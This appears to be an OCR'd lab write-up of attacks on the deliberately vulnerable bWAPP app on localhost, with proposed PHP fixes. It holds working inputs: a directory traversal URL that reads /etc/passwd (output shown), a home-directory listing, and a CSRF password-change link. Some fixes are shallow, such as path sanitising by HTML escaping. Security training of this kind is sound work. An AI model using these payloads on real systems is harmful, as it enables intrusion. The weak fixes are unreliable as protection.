
```
    $user_agent = $_SERVER["HTTP_USER_AGENT"];
//FIX: XSS-Reflected ( User Agent)
$user_agent = htmlentities($user_agent, ENT_QUOTES | ENT_HTML5, 'UTF-8');

    echo "<p>Your User-Agent: <i>" . xss($user_agent) . "</i></p>";
```

XSS – Stored (Blog)

```
    <tr height="40">
    <?php
      //FIX XSS- Stored (Blog)
      $temp = htmlentities($row->entry, ENT_QUOTES | ENT_HTML5, 'UTF-8');
    ?>
```

A4 Insecure Direct Object Reference

a. Insecure DOR (Change Secret)




Here using third party app we can change the secret by modifying the corresponding user who has logged into the system.

Possible Fix


We can make a variable to store current user details if that login has been changed we can redo the corresponding changes on the login details.

```
If ($current_login != $login)
{
   die ("Invalid User Login ");
}
```

b. Insecure DOR (Reset Secret)



Here using the third-party app Burp we can modify the login details to something else. Like for Example in the below Screenshot




So to avoid these kind of changes made to login details. The below I have mentioned a possible Fix.

Fix


Like in previous case we can check if login details have been manipulated after the button click so we can modify the any changes to corresponding current user change.

```
If ($current_login != $login)
{
        die ("Invalid User Login ");
}
```

c. Insecure DOR (Order Tickets)



Here Each ticket price cost 15 EUR so for 10 Tickets it will cost 150 EUR but attacker Can change cost for each ticket.



Here attacker has modified the ticket Price from 15 EUR to 0 EUR.

So to avoid these type of attack on objects storing some important values to be manipulated


Fix


We can store the price for ticket some value which is global constant and check if ticket price has been modified if so we can change the ticket price to original value.

```
if($ticket_price != 15)
{
  $ticket_price=15;
}
```

A6. Sensitive data exposure


Base64 Encoding (Secret)





A7 – Missing Functional Level Access Control

Directory Traversal - Files



localhost/sns_demoapp/directory_traversal_1.php?page=../../../../../etc/passwd

ugs Change Password Create User Set Security Level R

/ Directory Traversal - Files /

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

Directory Traversal – Directories


localhost/sns_demoapp/directory_traversal_2.php?directory=../../../../home/ravi/
bWAPP
an extremely buggy web app !
ugs
Change Password
Create User
Set Security Level
Reset
Cred
/ Directory Traversal - Directories /
a.out
.macromedia
hs_err_pid2649.log
Videos
examples.desktop
.adobe
.bashrc
.gconf
Pictures
.ICEauthority
Templates
.viminfo

Host Header (Cache Poisoning)

Host Header Attack (Cache Poisoning)


Click here to go back to the portal.


Raw | Params | Headers | Hex

Name	Value
GET	/bWAPP/portal.php HTTP/1.1
Host	localhost
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Referer	http://localhost/sns_demoapp/hostheader_1.php
Cookie	security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0
Connection	close
Upgrade-Insecure-Requests	1


Name	Value
GET	/bWAPP/credits.php HTTP/1.1
Host	localhost
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Referer	http://localhost/sns_demoapp/hostheader_1.php
Cookie	security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0
Connection	close
Upgrade-Insecure-Requests	1


Remote and Local File Inclusion







Restricted Device Access









Fixes:

Directory Traversal File:

```php
    $file = $_GET["page"];
//FIX : Directory Traversal - Files
$file = htmlspecialchars($file);

if($file != "message.txt"){
    $file = "";
}
```

Directory Traversal Directory:

```php
    $directory = $_GET["directory"];
//FIX: Directory Traversal - Directories
    //To avoid JS injection
    $directory = htmlentities($directory, ENT_QUOTES | ENT_HTML5, 'UTF-8');

    if($directory != "documents"){
```


Remote & Local File:

```php
    case "0" :
    //FIX: Remote and Local File Inclusion
    $available_languages = array("lang_en.php", "lang_fr.php", "lang_nl.php");
        $language = $_GET["language"];
```

A8 Cross Site Request Forgery

Change Password

```
<a href="http://localhost/sns_demoapp/csrf_1.php?password_new=password123&password_conf=password123&action=change">read more.....</a>
```



Defense

